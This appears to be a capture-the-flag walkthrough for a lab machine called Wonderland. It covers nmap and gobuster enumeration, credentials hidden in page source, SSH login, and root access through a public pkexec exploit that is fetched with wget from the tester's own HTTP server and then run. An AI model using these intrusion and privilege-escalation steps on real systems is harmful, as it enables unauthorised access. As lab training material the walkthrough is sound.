

Wonderland_Walkthrough

Nmap_Scan


```
nmap -T4 -A -p- 10.10.190.236 > Nmap_Scan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-15 23:04 EDT
Warning: 10.10.190.236 giving up on port because retransmission cap hit (6).
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 4.26% done; ETC: 23:35 (0:29:59 remaining)
Stats: 0:11:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.59% done; ETC: 23:45 (0:29:21 remaining)
Stats: 0:16:46 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 53.95% done; ETC: 23:35 (0:14:16 remaining)
Stats: 0:25:48 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 87.33% done; ETC: 23:34 (0:03:44 remaining)
Stats: 0:25:48 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 87.38% done; ETC: 23:34 (0:03:43 remaining)
Stats: 0:29:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 23:33 (0:00:00 remaining)
Stats: 0:29:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 23:33 (0:00:00 remaining)
Nmap scan report for 10.10.190.236
Host is up (0.18s latency).
Not shown: 64526 closed tcp ports (conn-refused), 1007 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp    open  http   Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1877.71 seconds
```

Notes

We first run an nmap scan nmap -T4 -A -p- ip > filename
This shows we have ports 22 ssh, and 80 http. Lets navigate to the website and see what we have.

Website



Notes

When looking around we have a story to read, I decided to run gobuster to see what we find.


Gobuster_Scan

```
gobuster dir -u http://10.10.217.189 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,sh,txt -t 150
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.217.189
[+] Method:       GET
[+] Threads:      150
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:   php,html,sh,txt
[+] Timeout:      10s
=====
2022/09/19 22:01:30 Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 301) [Size: 0] [--> ./]
/img             (Status: 301) [Size: 0] [--> img/]
/r               (Status: 301) [Size: 0] [--> r/]
```

Notes

We were able to find a directory /r. Lets take a look.

/r_Directory



Keep Going.

"Would you tell me, please, which way I ought to go from here?"

Notes


We find part of a story. looked at the source code but found nothing.

Run gobuster again add the /r at the end. It finds /a directory, it gives a tiny story but nothing juicy.

Run gobuster once again on ip/r/a found another directory /b. We can start to notice a pattern, it is spelling out rabbit.

Each page has a little piece of the story. Lets go to the last directory /t.

/t_Directory



Notes

We see another piece to the story, lets check the source code.

Source_Code_Review

```
<!DOCTYPE html>


<head>
  <title>Enter wonderland</title>
  <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
  <h1>Open the door and enter wonderland</h1>
  <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
  <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"</p>
  <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
  <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
  
```

Notes

We find credentials WOOT WOOT!! Lets try those with SSH.

User_Flag




Notes

Ok we can login with those credentials. When you run ls command you can see the root flag, but we don't have permissions to view it.

So there are 2 paths you can take. #1 you can run sudo -l and see what you can run as root. #2 you can check SUID and see what we can do. This is the path i went, but i will come back and try the other path later.

Lets take a look at SUID and see what we find.


PrivEsc



Notes

Oh look we can see pkexec you can get the exploit on github search pkexec . After you get the exploit,upload it to the /tmp directory.

Pkexec_Upload



Notes

You can use wget http://ip/pkexec_exploit.py to get the exploit to the target box. Make sure to run python3 -m http.server 80 on your box .

Next run chmod +x pkexec_exploit.py then run the exploit. python3 pkexec_exploit.py this will ask to run a custom payload
hit n for no .

Root


The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "alice@wonderland: /tmp". The terminal content shows the following session:

```
alice@wonderland:/tmp$ ls
pkexec_exploit.py
systemd-private-5bb37567014c4581b6527e3d11a9dfaf-systemd-resolved.service-v3tXpx
systemd-private-5bb37567014c4581b6527e3d11a9dfaf-systemd-timesyncd.service-AFqu6z
alice@wonderland:/tmp$ chmod +x pkexec_exploit.py
alice@wonderland:/tmp$ chmod +x pkexec_exploit.py
alice@wonderland:/tmp$ python3 pkexec_exploit.py
Do you want to choose a custom payload? y/n (n use default payload)  n
[+] Cleaning previous exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7f6ea18c8000 at 0x7f6ea30378518>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# id
uid=0(root) gid=1001(alice) groups=1001(alice)
# ls
```

Notes

From here we can get our root flag.

Root_Flag



Notes

cd into alice then cat out your root flag WOOT WOOT!!.
I hope you enjoyed!!